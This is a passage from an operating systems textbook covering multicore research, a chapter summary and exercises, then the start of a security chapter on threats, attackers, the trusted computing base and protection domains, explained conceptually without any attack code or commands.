Few topics in operating systems research are as popular as multicores, multiprocessors, and distributed systems. Besides the direct problems of mapping operating system functionality on a system consisting of multiple processing cores, there are many open research problems related to synchronization and consistency, and the way to make such systems faster and more reliable.

Some research efforts have aimed at designing new operating systems from scratch specifically for multicore hardware. For instance, the Corey operating system addresses the performance problems caused by data structure sharing across multiple cores (Boyd-Wickizer et al., 2008). By carefully arranging kernel data structures in such a way that no sharing is needed, many of the performance bottlenecks disappear. Similarly, Barrelfish (Baumann et al., 2009) is a new operating system motivated by the rapid growth in the number of cores on the one hand, and the growth in hardware diversity on the other. It models the operating system after distributed systems with message passing instead of shared memory as the communication model. Other operating systems aim at scalability and performance. Fos (Wentzlaff et al., 2010) is an operating system that was designed to scale from the small (multicore CPUs) to the very large (clouds). Meanwhile, NewtOS (Hruby et al., 2012; and Hruby et al., 2013) is a new multiserver operating system that aims for both dependability (with a modular design and many isolated components based originally on Minix 3) and performance (which has traditionally been the weak point of such modular multiserver systems).

Multicore is not just for new designs. In Boyd-Wickizer et al. (2010), the researchers study and remove the bottlenecks they encounter when scaling Linux to a 48-core machine. They show that such systems, if designed carefully, can be made to scale quite well. Clements et al. (2013) investigate the fundamental principle that govern whether or not an API can be implemented in a scalable fashion. They show that whenever interface operations commute, a scalable implementation of that interface exists. With this knowledge, operating system designers can build more scalable operating systems.

Much systems research in recent years has also gone into making large applications scale to multicore and multiprocessor environments. One example is the scalable database engine described by Salomie et al. (2011). Again, the solution is to achieve scalability by replicating the database rather than trying to hide the parallel nature of the hardware.

Debugging parallel applications is very hard, and race conditions are hard to reproduce. Viennot et al. (2013) show how replay can help to debug software on multicore systems. Lachaize et al. provide a memory profiler for multicore systems, and Kasikci et al. (2012) present work not just on detecting race conditions in software, but even on how to tell good races from bad ones.

Finally, there is a lot of work on reducing power consumption in multiprocessors. Chen et al. (2013) propose the use of power containers to provide fine-grained power and energy management.

8.5 SUMMARY

Computer systems can be made faster and more reliable by using multiple CPUs. Four organizations for multi-CPU systems are multiprocessors, multicomputers, virtual machines, and distributed systems. Each of these has its own properties and issues.

A multiprocessor consists of two or more CPUs that share a common RAM. Often these CPUs themselves consists of multiple cores. The cores and CPUs can be interconnected by a bus, a crossbar switch, or a multistage switching network. Various operating system configurations are possible, including giving each CPU its own operating system, having one master operating system with the rest being slaves, or having a symmetric multiprocessor, in which there is one copy of the operating system that any CPU can run. In the latter case, locks are needed to provide synchronization. When a lock is not available, a CPU can spin or do a context switch. Various scheduling algorithms are possible, including time sharing, space sharing, and gang scheduling.

Multicomputers also have two or more CPUs, but these CPUs each have their own private memory. They do not share any common RAM, so all communication uses message passing. In some cases, the network interface board has its own CPU, in which case the communication between the main CPU and the interface-board CPU has to be carefully organized to avoid race conditions. User-level communication on multicomputers often uses remote procedure calls, but distributed shared memory can also be used. Load balancing of processes is an issue here, and the various algorithms used for it include sender-initiated algorithms, receiver-initiated algorithms, and bidding algorithms.

Distributed systems are loosely coupled systems each of whose nodes is a complete computer with a complete set of peripherals and its own operating system. Often these systems are spread over a large geographical area. Middleware is

often put on top of the operating system to provide a uniform layer for applications to interact with. The various kinds include document-based, file-based, object-based, and coordination-based middleware. Some examples are the World Wide Web, CORBA, and Linda.

PROBLEMS

1. Can the USENET newsgroup system or the SETI@home project be considered distributed systems? (SETI@home uses several million idle personal computers to analyze radio telescope data to search for extraterrestrial intelligence.) If so, how do they relate to the categories described in Fig. 8-1?
2. What happens if two CPUs in a multiprocessor attempt to access exactly the same word of memory at exactly the same instant?
3. If a CPU issues one memory request every instruction and the computer runs at 200 MIPS, about how many CPUs will it take to saturate a 400-MHz bus? Assume that a memory reference requires one bus cycle. Now repeat this problem for a system in which caching is used and the caches have a 90% hit rate. Finally, what cache hit rate would be needed to allow 32 CPUs to share the bus without overloading it?
4. Suppose that the wire between switch 2A and switch 3A in the omega network of Fig. 8-5 breaks. Who is cut off from whom?
5. When a system call is made in the model of Fig. 8-8, a problem has to be solved immediately after the trap that does not occur in the model of Fig. 8-7. What is the nature of this problem and how might it be solved?
6. Multicore CPUs are beginning to appear in conventional desktop machines and laptop computers. Desktops with tens or hundreds of cores are not far off. One possible way to harness this power is to parallelize standard desktop applications such as the word processor or the web browser. Another possible way to harness the power is to parallelize the services offered by the operating system -- e.g., TCP processing -- and commonly-used library services -- e.g., secure http library functions). Which approach appears the most promising? Why?
7. Are critical regions on code sections really necessary in an SMP operating system to avoid race conditions or will mutexes on data structures do the job as well?
8. When the `TSL` instruction is used for multiprocessor synchronization, the cache block containing the mutex will get shuttled back and forth between the CPU holding the lock and the CPU requesting it if both of them keep touching the block. To reduce bus traffic, the requesting CPU executes one `TSL` every 50 bus cycles, but the CPU holding the lock always touches the cache block between `TSL` instructions. If a cache block consists of 16 32-bit words, each of which requires one bus cycle to transfer, and the bus runs at 400 MHz, what fraction of the bus bandwidth is eaten up by moving the cache block back and forth?
9. In the text, it was suggested that a binary exponential backoff algorithm be used be-

tween uses of TSL to poll a lock. It was also suggested to have a maximum delay between polls. Would the algorithm work correctly if there were no maximum delay?

10. Suppose that the TSL instruction was not available for synchronizing a multiprocessor. Instead, another instruction, SWP, was provided that atomically swapped the contents of a register with a word in memory. Could that be used to provide multiprocessor synchronization? If so, how could it be used? If not, why does it not work?

11. In this problem you are to compute how much of a bus load a spin lock puts on the bus. Imagine that each instruction executed by a CPU takes 5 nsec. After an instruction has completed, any bus cycles needed, for example, for TSL are carried out. Each bus cycle takes an additional 10 nsec above and beyond the instruction execution time. If a process is attempting to enter a critical region using a TSL loop, what fraction of the bus bandwidth does it consume? Assume that normal caching is working so that fetching an instruction inside the loop consumes no bus cycles.

12. Figure 8-12 was said to depict a timesharing environment. Why is only one process (A) shown in part (b)?

13. For each of the topologies of Fig. 8-16, what is the diameter of the interconnection network? Count all hops (host-router and router-router) equally for this problem.

14. Consider the double-torus topology of Fig. 8-16(d) but expanded to size $k \times k$. What is the diameter of the network? (*Hint*: Consider odd k and even k differently.)

15. The bisection bandwidth of an interconnection network is often used as a measure of its capacity. It is computed by removing a minimal number of links that splits the network into two equal-size units. The capacity of the removed links is then added up. If there are many ways to make the split, the one with the minimum bandwidth is the bisection bandwidth. For an interconnection network consisting of an $8 \times 8 \times 8$ cube, what is the bisection bandwidth if each link is 1 Gbps?

16. Consider a multicomputer in which the network interface is in user mode, so only three copies are needed from source RAM to destination RAM. Assume that moving a 32-bit word to or from the network interface board takes 20 nsec and that the network itself operates at 1 Gbps. What would the delay be for a 64-byte packet being sent from source to destination if we could ignore the copying time? What is it with the copying time? Now consider the case where two extra copies are needed, to the kernel on the sending side and from the kernel on the receiving side. What is the delay in this case?

17. Repeat the previous problem for both the three-copy case and the five-copy case, but this time compute the bandwidth rather than the delay.

18. How must the implementation of send and receive differ between a shared-memory multiprocessor system and a multicomputer, and how does this affect performance?

19. When transferring data from RAM to a network interface, pinning a page can be used, but suppose that system calls to pin and unpin pages each take 1 μsec. Copying takes 5 bytes/nsec using DMA but 20 nsec per byte using programmed I/O. How big does a packet have to be before pinning the page and using DMA is worth it?

20. When a procedure is scooped up from one machine and placed on another to be called by RPC, some problems can occur. In the text, we pointed out four of these: pointers,

unknown array sizes, unknown parameter types, and global variables. An issue not discussed is what happens if the (remote) procedure executes a system call. What problems might that cause and what might be done to handle them?

21. Consider the processor allocation of Fig. 8-24. Suppose that process *H* is moved from node 2 to node 3. What is the total weight of the external traffic now?

22. Some multicomputers allow running processes to be migrated from one node to another. Is it sufficient to stop a process, freeze its memory image, and just ship that off to a different node? Name two hard problems that have to be solved to make this work.

23. Why is there a limit to cable length on an Ethernet network?

24. In Fig. 8-27, the third and fourth layers are labeled Middleware and Application on all four machines. In what sense are they all the same across platforms, and in what sense are they different?

25. Figure 8-30 lists six different types of service. For each of the following applications, which service type is most appropriate?

(a) Video on demand over the Internet.
(b) Downloading a Web page.

26. DNS names have a hierarchical structure, such as *sales.general-widget.com*. or *cs.uni.edu* One way to maintain the DNS database would be as one centralized database, but that is not done because it would get too many requests/sec. Propose a way that the DNS database could be maintained in practice.

27. In the discussion of how URLs are processed by a browser, it was stated that connections are made to port 80. Why?

28. Can the URLs used in the Web exhibit location transparency? Explain your answer.

29. When a browser fetches a Web page, it first makes a TCP connection to get the text on the page (in the HTML language). Then it closes the connection and examines the page. If there are figures or icons, it then makes a separate TCP connection to fetch each one. Suggest two alternative designs to improve performance here.

30. When session semantics are used, it is always true that changes to a file are immediately visible to the process making the change and never visible to processes on other machines. However, it is an open question as to whether or not they should be immediately visible to other processes on the same machine. Give an argument each way.

31. When multiple processes need access to data, in what way is object-based access better than shared memory?

32. When a Linda *in* operation is done to locate a tuple, searching the entire tuple space linearly is very inefficient. Design a way to organize the tuple space that will speed up searches on all *in* operations.

33. Copying buffers takes time. Write a C program to find out how much time it takes on a system to which you have access. Use the *clock* or *times* functions to determine how long it takes to copy a large array. Test with different array sizes to separate copying time from overhead time.

34. Write C functions that could be used as client and server stubs to make an RPC call to the standard *printf* function, and a main program to test the functions. The client and server should communicate by means of a data structure that could be transmitted over a network. You may impose reasonable limits on the length of the format string and the number, types, and sizes of the variables your client stub will accept.

35. Write a program that implements the sender-initiated and receiver-initiated load balancing algorithms described in Sec. 8.2. The algorithms should take as input a list of newly created jobs specified as (creating_processor, start_time, required_CPU_time) where the creating_processor is the number of the CPU that created the job, the start_time is the time at which the job was created, and the required_CPU_time is the amount of CPU time the job needs to complete (specified in seconds). Assume a node is overloaded when it has one job and a second job is created. Assume a node is underloaded when it has no jobs. Print the number of probe messages sent by both algorithms under heavy and light workloads. Also print the maximum and minimum number of probes sent by any host and received by any host. To create the workloads, write two workload generators. The first should simulate a heavy workload, generating, on average, *N* jobs every *AJL* seconds, where *AJL* is the average job length and *N* is the number of processors. Job lengths can be a mix of long and short jobs, but the average job length must be *AJL*. The jobs should be randomly created (placed) across all processors. The second generator should simulate a light load, randomly generating *N*/3 jobs every *AJL* seconds. Play with other parameter settings for the workload generators and see how it affects the number of probe messages.

36. One of the simplest ways to implement a publish/subscribe system is via a centralized broker that receives published articles and distributes them to the appropriate subscribers. Write a multithreaded application that emulates a broker-based pub/sub system. Publisher and subscriber threads may communicate with the broker via (shared) memory. Each message should start with a length field followed by that many characters. Publishers send messages to the broker where the first line of the message contains a hierarchical subject line separated by dots followed by one or more lines that comprise the published article. Subscribers send a message to the broker with a single line containing a hierarchical interest line separated by dots expressing the articles they are interested in. The interest line may contain the wildcard symbol "*". The broker must respond by sending all (past) articles that match the subscriber's interest. Articles in the message are separated by the line "BEGIN NEW ARTICLE." The subscriber should print each message it receives along with its subscriber identity (i.e., its interest line). The subscriber should continue to receive any new articles that are posted and match its interests. Publisher and subscriber threads can be created dynamically from the terminal by typing "P" or "S" (for publisher or subscriber) followed by the hierarchical subject/interest line. Publishers will then prompt for the article. Typing a single line containing "." will signal the end of the article. (This project can also be implemented using processes communicating via TCP.)

9

SECURITY

Many companies possess valuable information they want to guard closely. Among many things, this information can be technical (e.g., a new chip design or software), commercial (e.g., studies of the competition or marketing plans), financial (e.g., plans for a stock offering) or legal (e.g., documents about a potential merger or takeover). Most of this information is stored on computers. Home computers increasingly have valuable data on them, too. Many people keep their financial information, including tax returns and credit card numbers, on their computer. Love letters have gone digital. And hard disks these days are full of important photos, videos, and movies.

As more and more of this information is stored in computer systems, the need to protect it is becoming increasingly important. Guarding the information against unauthorized usage is therefore a major concern of all operating systems. Unfortunately, it is also becoming increasingly difficult due to the widespread acceptance of system bloat (and the accompanying bugs) as a normal phenomenon. In this chapter we will examine computer security as it applies to operating systems.

The issues relating to operating system security have changed radically in the past few decades. Up until the early 1990s, few people had a computer at home and most computing was done at companies, universities, and other organizations on multiuser computers ranging from large mainframes to minicomputers. Nearly all of these machines were isolated, not connected to any networks. As a consequence security was almost entirely focused on how to keep the users out of each

others' hair. If Tracy and Camille were both registered users of the same computer the trick was to make sure that neither could read or tamper with the other's files, yet allow them to share those files they wanted shared. Elaborate models and mechanisms were developed to make sure no user could get access rights he or she was not entitled to.

Sometimes the models and mechanisms involved classes of users rather than just individuals. For example, on a military computer, data had to be markable as top secret, secret, confidential, or public, and corporals had to be prevented from snooping in generals' directories, no matter who the corporal was and who the general was. All these themes were thoroughly investigated, reported on, and implemented over a period of decades.

An unspoken assumption was that once a model was chosen and an implementation made, the software was basically correct and would enforce whatever the rules were. The models and software were usually pretty simple so the assumption usually held. Thus if theoretically Tracy was not permitted to look at a certain one of Camille's files, in practice she really could not do it.

With the rise of the personal computer, tablets, smartphones and the Internet, the situation changed. For instance, many devices have only one user, so the threat of one user snooping on another user's files mostly disappears. Of course, this is not true on shared servers (possibly in the cloud). Here, there is a lot of interest in keeping users strictly isolated. Also, snooping still happens—in the network, for example. If Tracy is on the same Wi-Fi networks as Camille, she can intercept all of her network data. Modulo the Wi-Fi, this is not a new problem. More than 2000 years ago, Julius Caesar faced the same issue. Caesar needed to send messages to his legions and allies, but there was always a chance that the message would be intercepted by his enemies. To make sure his enemies would not be able to read his commands, Caesar used encryption—replacing every letter in the message with the letter that was three positions to the left of it in the alphabet. So a "D" became an "A", an "E" became a "B", and so on. While today's encryption techniques are more sophisticated, the principle is the same: without knowledge of the key, the adversary should not be able to read the message.

Unfortunately, this does not always work, because the network is not the only place where Tracy can snoop on Camille. If Tracy is able to hack into Camille's computer, she can intercept all the outgoing messages *before*, and all incoming messages *after* they are encrypted. Breaking into someone's computer is not always easy, but a lot easier than it should be (and typically a lot easier than cracking someone's 2048 bit encryption key). The problem is caused by bugs in the software on Camille's computer. Fortunately for Tracy, increasingly bloated operating systems and applications guarantee that there is no shortage of bugs. When a bug is a security bug, we call it a **vulnerability**. When Tracy discovers a vulnerability in Camille's software, she has to feed that software with exactly the right bytes to trigger the bug. Bug-triggering input like this is usually called an **exploit**. Often, successful exploits allow attackers to take full control of the computer machine.

Phrased differently: while Camille may think she is the only user on the computer, she really is not alone at all!

Attackers may launch exploits manually or automatically, by means of a **virus** or a **worm**. The difference between a virus and worm is not always very clear. Most people agree that a virus needs at least *some* user interaction to propagate. For instance, the user should click on an attachment to get infected. Worms, on the other hand, are self propelled. They will propagate regardless of what the user does. It is also possible that a user willingly installs the attacker's code herself. For instance, the attacker may repackage popular but expensive software (like a game or a word processor) and offer it for free on the Internet. For many users, "free" is irresistible. However, installing the free game automatically also installs additional functionality, the kind that hands over the PC and everything in it to a cybercriminal far away. Such software is known as a Trojan horse, a subject we will discuss shortly.

To cover all the bases, this chapter has two main parts. It starts by looking at the security landscape in detail. We will look at threats and attackers (Sec. 9.1), the nature of security and attacks (Sec. 9.2), different approaches to provide access control (Sec. 9.3), and security models (Sec. 9.4). In addition, we will look at cryptography as a core approach to help provide security (Sec. 9.5) and different ways to perform authentication (Sec. 9.6).

So far, so good. Then reality kicks in. The next four major sections are practical security problems that occur in daily life. We will talk about the tricks that attackers use to take control over a computer system, as well as counter measures to prevent this from happening. We will also discuss insider attacks and various kinds of digital pests. We conclude the chapter with a short discussion of ongoing research on computer security and finally a short summary.

Also worth noting is that while this is a book on operating systems, operating systems security and network security are so intertwined that it is really impossible to separate them. For example, viruses come in over the network but affect the operating system. On the whole, we have tended to err on the side of caution and included some material that is germane to the subject but not strictly an operating systems issue.

9.1 THE SECURITY ENVIRONMENT

Let us start our study of security by defining some terminology. Some people use the terms "security" and "protection" interchangeably. Nevertheless, it is frequently useful to make a distinction between the general problems involved in making sure that files are not read or modified by unauthorized persons, which include technical, administrative, legal, and political issues, on the one hand, and the specific operating system mechanisms used to provide security, on the other. To avoid confusion, we will use the term **security** to refer to the overall problem, and

the term **protection mechanisms** to refer to the specific operating system mechanisms used to safeguard information in the computer. The boundary between them is not well defined, however. First we will look at security threats and attackers to see what the nature of the problem is. Later on in the chapter we will look at the protection mechanisms and models available to help achieve security.

9.1.1 Threats

Many security texts decompose the security of an information system in three components: confidentiality, integrity, and availability. Together, they are often referred to as "CIA." They are shown in Fig. 9-1 and constitute the core security properties that we must protect against attackers and eavesdroppers—such as the (other) CIA.

The first, **confidentiality**, is concerned with having secret data remain secret. More specifically, if the owner of some data has decided that these data are to be made available only to certain people and no others, the system should guarantee that release of the data to unauthorized people never occurs. As an absolute minimum, the owner should be able to specify who can see what, and the system should enforce these specifications, which ideally should be per file.

Goal	Threat
Confidentiality	Exposure of data
Integrity	Tampering with data
Availability	Denial of service

Figure 9-1. Security goals and threats.

The second property, **integrity**, means that unauthorized users should not be able to modify any data without the owner's permission. Data modification in this context includes not only changing the data, but also removing data and adding false data. If a system cannot guarantee that data deposited in it remain unchanged until the owner decides to change them, it is not worth much for data storage.

The third property, **availability**, means that nobody can disturb the system to make it unusable. Such **denial-of-service** attacks are increasingly common. For example, if a computer is an Internet server, sending a flood of requests to it may cripple it by eating up all of its CPU time just examining and discarding incoming requests. If it takes, say, 100 μsec to process an incoming request to read a Web page, then anyone who manages to send 10,000 requests/sec can wipe it out. Reasonable models and technology for dealing with attacks on confidentiality and integrity are available; foiling denial-of-service attacks is much harder.

Later on, people decided that three fundamental properties were not enough for all possible scenarios, and so they added additional ones, such as authenticity, accountability, nonrepudiability, privacy, and others. Clearly, these are all nice to

have. Even so, the original three still have a special place in the hearts and minds of most (elderly) security experts.

Systems are under constant threat from attackers. For instance, an attacker may sniff the traffic on a local area network and break the confidentiality of the information, especially if the communication protocol does not use encryption. Likewise, an intruder may attack a database system and remove or modify some of the records, breaking their integrity. Finally, a judiciously placed denial-of-service attack may destroy the availability of one or more computer systems.

There are many ways in which an outsider can attack a system; we will look at some of them later in this chapter. Many of the attacks nowadays are supported by highly advanced tools and services. Some of these tools are built by so-called "black-hat" hackers, others by "white hats." Just like in the old Western movies, the bad guys in the digital world wear black hats and ride Trojan horses—the good hackers wear white hats and code faster than their shadows.

Incidentally, the popular press tends to use the generic term "hacker" exclusively for the black hats. However, within the computer world, "hacker" is a term of honor reserved for great programmers. While some of these are rogues, most are not. The press got this one wrong. In deference to true hackers, we will use the term in the original sense and will call people who try to break into computer systems where they do not belong either **crackers** or black hats.

Going back to the attack tools, it may come as a surprise that many of them are developed by white hats. The explanation is that, while the baddies may (and do) use them also, these tools primarily serve as convenient means to test the security of a computer system or network. For instance, a tool like *nmap* helps attackers determine the network services offered by a computer system by means of a **portscan**. One of the simplest scanning techniques offered by nmap is to try and set up TCP connections to every possible port number on a computer system. If the connection setup to a port succeeds, there must be a server listening on that port. Moreover, since many services use well-known port numbers, it allows the security tester (or attacker) to find out in detail what services are running on a machine. Phrased differently, *nmap* is useful for attackers as well as defenders, a property that is known as **dual use**. Another set of tools, collectively referred to as *dsniff*, offers a variety of ways to monitor network traffic and redirect network packets. The *Low Orbit Ion Cannon* (*LOIC*), meanwhile, is not (just) a SciFi weapon to vaporize enemies in a galaxy far away, but also a tool to launch denial-of-service attacks. And with the *Metasploit* framework that comes preloaded with hundreds of convenient exploits against all sorts of targets, launching attacks was never easier. Clearly, all these tools have dual-use issues. Like knives and axes, it does not mean they are bad *per se*.

However, cybercriminals also offer a wide range of (often online) services to wannabe cyber kingpins: to spread malware, launder money, redirect traffic, provide hosting with a no-questions-asked policy, and many other useful things. Most criminal activities on the Internet build on infrastructures known as **botnets** that

consist of thousands (and sometimes millions) of compromised computers—often normal computers of innocent and ignorant users. There are all-too-many ways in which attackers can compromise a user's machine. For instance, they may offer free, but malicious versions of popular software. The sad truth is that the promise of free (''cracked'') versions of expensive software is irresistible to many users. Unfortunately, the installation of such programs gives the attacker full access to the machine. It is like handing over the key to your house to a perfect stranger. When the computer is under control of the attacker, it is known as a **bot** or **zombie**. Typically, none of this is visible to the user. Nowadays, botnets consisting of hundreds of thousands of zombies are the workhorses of many criminal activities. A few hundred thousand PCs are a lot of machines to pilfer for banking details, or to use for spam, and just think of the carnage that may ensue when a million zombies aim their *LOIC* weapons at an unsuspecting target.

Sometimes, the effects of the attack go well beyond the computer systems themselves and reach directly into the physical world. One example is the attack on the waste management system of Maroochy Shire, in Queensland, Australia—not too far from Brisbane. A disgruntled ex-employee of a sewage system installation company was not amused when the Maroochy Shire Council turned down his job application and he decided not to get mad, but to get even. He took control of the sewage system and caused a million liters of raw sewage to spill into the parks, rivers and coastal waters (where fish promptly died)—as well as other places.

More generally, there are folks out there who bear a grudge against some particular country or (ethnic) group or who are just angry at the world in general and want to destroy as much infrastructure as they can without too much regard to the nature of the damage or who the specific victims are. Usually such people feel that attacking their enemies' computers is a good thing, but the attacks themselves may not be well targeted.

At the opposite extreme is cyberwarfare. A cyberweapon commonly referred to as *Stuxnet* physically damaged the centrifuges in a uranium enrichment facility in Natanz, Iran, and is said to have caused a significant slowdown in Iran's nuclear program. While no one has come forward to claim credit for this attack, something that sophisticated probably originated with the secret services of one or more countries hostile to Iran.

One important aspect of the security problem, related to confidentiality, is **privacy**: protecting individuals from misuse of information about them. This quickly gets into many legal and moral issues. Should the government compile dossiers on everyone in order to catch *X*-cheaters, where *X* is ''welfare'' or ''tax,'' depending on your politics? Should the police be able to look up anything on anyone in order to stop organized crime? What about the U.S. National Security Agency's monitoring millions of cell phones daily in the hope of catching would-be terrorists? Do employers and insurance companies have rights? What happens when these rights conflict with individual rights? All of these issues are extremely important but are beyond the scope of this book.

9.1.2 Attackers

Most people are pretty nice and obey the law, so why worry about security? Because there are unfortunately a few people around who are not so nice and want to cause trouble (possibly for their own commercial gain). In the security literature, people who are nosing around places where they have no business being are called **attackers**, **intruders**, or sometimes **adversaries**. A few decades ago, cracking computer systems was all about showing your friends how clever you were, but nowadays this is no longer the only or even the most important reason to break into a system. There are many different types of attacker with different kinds of motivation: theft, hacktivism, vandalism, terrorism, cyberwarfare, espionage, spam, extortion, fraud—and occasionally the attacker still simply wants to show off, or expose the poor security of an organization.

Attackers similarly range from not very skilled wannabe black hats, also referred to as **script-kiddies**, to extremely skillful crackers. They may be professionals working for criminals, governments (e.g., the police, the military, or the secret services), or security firms—or hobbyists that do all their hacking in their spare time. It should be clear that trying to keep a hostile foreign government from stealing military secrets is quite a different matter from trying to keep students from inserting a funny message-of-the-day into the system. The amount of effort needed for security and protection clearly depends on who the enemy is thought to be.

9.2 OPERATING SYSTEMS SECURITY

There are many ways to compromise the security of a computer system. Often they are not sophisticated at all. For instance, many people set their PIN codes to *0000*, or their password to "password"—easy to remember, but not very secure. There are also people who do the opposite. They pick very complicated passwords, so that they cannot remember them, and have to write them down on a Post-it note which they attach to their screen or keyboard. This way, anyone with physical access to the machine (including the cleaning staff, secretary, and all visitors) also has access to everything *on* the machine. There are many other examples, and they include high-ranking officials losing USB sticks with sensitive information, old hard drives with trade secrets that are not properly wiped before being dropped in the recycling bin, and so on.

Nevertheless, some of the most important security incidents *are* due to sophisticated cyber attacks. In this book, we are specifically interested in attacks that are related to the operating system. In other words, we will not look at Web attacks, or attacks on SQL databases. Instead, we focus on attacks where the operating system is either the target of the attack or plays an important role in enforcing (or more commonly, failing to enforce) the security policies.

In general, we distinguish between attacks that *passively* try to steal information and attacks that *actively* try to make a computer program misbehave. An example of a passive attack is an adversary that sniffs the network traffic and tries to break the encryption (if any) to get to the data. In an active attack, the intruder may take control of a user's Web browser to make it execute malicious code, for instance to steal credit card details. In the same vein, we distinguish between **cryptography**, which is all about shuffling a message or file in such a way that it becomes hard to recover the original data unless you have the key, and software **hardening**, which adds protection mechanisms to programs to make it hard for attackers to make them misbehave. The operating system uses cryptography in many places: to transmit data securely over the network, to store files securely on disk, to scramble the passwords in a password file, etc. Program hardening is also used all over the place: to prevent attackers from injecting new code into running software, to make sure that each process has exactly those privileges it needs to do what it is supposed to do and no more, etc.

9.2.1 Can We Build Secure Systems?

Nowadays, it is hard to open a newspaper without reading yet another story about attackers breaking into computer systems, stealing information, or controlling millions of computers. A naive person might logically ask two questions concerning this state of affairs:

1. Is it possible to build a secure computer system?
2. If so, why is it not done?

The answer to the first one is: "In theory, yes." In principle, software can be free of bugs and we can even verify that it is secure—as long as that software is not too large or complicated. Unfortunately, computer systems today are horrendously complicated and this has a lot to do with the second question. The second question, why secure systems are not being built, comes down to two fundamental reasons. First, current systems are not secure but users are unwilling to throw them out. If Microsoft were to announce that in addition to Windows it had a new product, SecureOS, that was resistant to viruses but did not run Windows applications, it is far from certain that every person and company would drop Windows like a hot potato and buy the new system immediately. In fact, Microsoft has a secure OS (Fandrich et al., 2006) but is not marketing it.

The second issue is more subtle. The only known way to build a secure system is to keep it simple. Features are the enemy of security. The good folks in the Marketing Dept. at most tech companies believe (rightly or wrongly) that what users want is more features, bigger features, and better features. They make sure that the system architects designing their products get the word. However, all these mean more complexity, more code, more bugs, and more security errors.

Here are two fairly simple examples. The first email systems sent messages as ASCII text. They were simple and could be made fairly secure. Unless there are really dumb bugs in the email program, there is little an incoming ASCII message can do to damage a computer system (we will actually see some attacks that may be possible later in this chapter). Then people got the idea to expand email to include other types of documents, for example, *Word* files, which can contain programs in macros. Reading such a document means running somebody else's program on your computer. No matter how much sandboxing is used, running a foreign program on your computer is inherently more dangerous than looking at ASCII text. Did users demand the ability to change email from passive documents to active programs? Probably not, but somebody thought it would be a nifty idea, without worrying too much about the security implications.

The second example is the same thing for Web pages. When the Web consisted of passive HTML pages, it did not pose a major security problem. Now that many Web pages contain programs (applets and JavaScript) that the user has to run to view the content, one security leak after another pops up. As soon as one is fixed, another takes its place. When the Web was entirely static, were users up in arms demanding dynamic content? Not that the authors remember, but its introduction brought with it a raft of security problems. It looks like the Vice-President-In-Charge-Of-Saying-No was asleep at the wheel.

Actually, there are some organizations that think good security is more important than nifty new features, the military being the prime example. In the following sections we will look some of the issues involved, but they can be summarized in one sentence. To build a secure system, have a security model at the core of the operating system that is simple enough that the designers can actually understand it, and resist all pressure to deviate from it in order to add new features.

9.2.2 Trusted Computing Base

In the security world, people often talk about **trusted systems** rather than secure systems. These are systems that have formally stated security requirements and meet these requirements. At the heart of every trusted system is a minimal **TCB** (**Trusted Computing Base**) consisting of the hardware and software necessary for enforcing all the security rules. If the trusted computing base is working to specification, the system security cannot be compromised, no matter what else is wrong.

The TCB typically consists of most of the hardware (except I/O devices that do not affect security), a portion of the operating system kernel, and most or all of the user programs that have superuser power (e.g., SETUID root programs in UNIX). Operating system functions that must be part of the TCB include process creation, process switching, memory management, and part of file and I/O management. In a secure design, often the TCB will be quite separate from the rest of the operating system in order to minimize its size and verify its correctness.

An important part of the TCB is the reference monitor, as shown in Fig. 9-2. The reference monitor accepts all system calls involving security, such as opening files, and decides whether they should be processed or not. The reference monitor thus allows all the security decisions to be put in one place, with no possibility of bypassing it. Most operating systems are not designed this way, which is part of the reason they are so insecure.




Figure 9-2. A reference monitor.

One of the goals of some current security research is to reduce the trusted computing base from millions of lines of code to merely tens of thousands of lines of code. In Fig. 1-26 we saw the structure of the MINIX 3 operating system, which is a POSIX-conformant system but with a radically different structure than Linux or FreeBSD. With MINIX 3, only about 10.000 lines of code run in the kernel. Everything else runs as a set of user processes. Some of these, like the file system and the process manager, are part of the trusted computing base since they can easily compromise system security. But other parts, such as the printer driver and the audio driver, are not part of the trusted computing base and no matter what is wrong with them (even if they are taken over by a virus), there is nothing they can do to compromise system security. By reducing the trusted computing base by two orders of magnitude, systems like MINIX 3 can potentially offer much higher security than conventional designs.

9.3 CONTROLLING ACCESS TO RESOURCES

Security is easier to achieve if there is a clear model of what is to be protected and who is allowed to do what. Quite a bit of work has been done in this area, so we can only scratch the surface in this brief treatment. We will focus on a few general models and the mechanisms for enforcing them.

9.3.1 Protection Domains

A computer system contains many resources, or "objects," that need to be protected. These objects can be hardware (e.g., CPUs, memory pages, disk drives, or printers) or software (e.g., processes, files, databases, or semaphores).

Each object has a unique name by which it is referenced, and a finite set of operations that processes are allowed to carry out on it. The read and write operations are appropriate to a file; up and down make sense on a semaphore.

It is obvious that a way is needed to prohibit processes from accessing objects that they are not authorized to access. Furthermore, this mechanism must also make it possible to restrict processes to a subset of the legal operations when that is needed. For example, process *A* may be entitled to read, but not write, file *F*.

In order to discuss different protection mechanisms, it is useful to introduce the concept of a domain. A **domain** is a set of (object, rights) pairs. Each pair specifies an object and some subset of the operations that can be performed on it. A **right** in this context means permission to perform one of the operations. Often a domain corresponds to a single user, telling what the user can do and not do, but a domain can also be more general than just one user. For example, the members of a programming team working on some project might all belong to the same domain so that they can all access the project files.

How objects are allocated to domains depends on the specifics of who needs to know what. One basic concept, however, is the **POLA** (**Principle of Least Authority**) or need to know. In general, security works best when each domain has the minimum objects and privileges to do its work—and no more.

Figure 9-3 shows three domains, showing the objects in each domain and the rights (Read, Write, eXecute) available on each object. Note that *Printer1* is in two domains at the same time, with the same rights in each. *File1* is also in two domains, with different rights in each one.

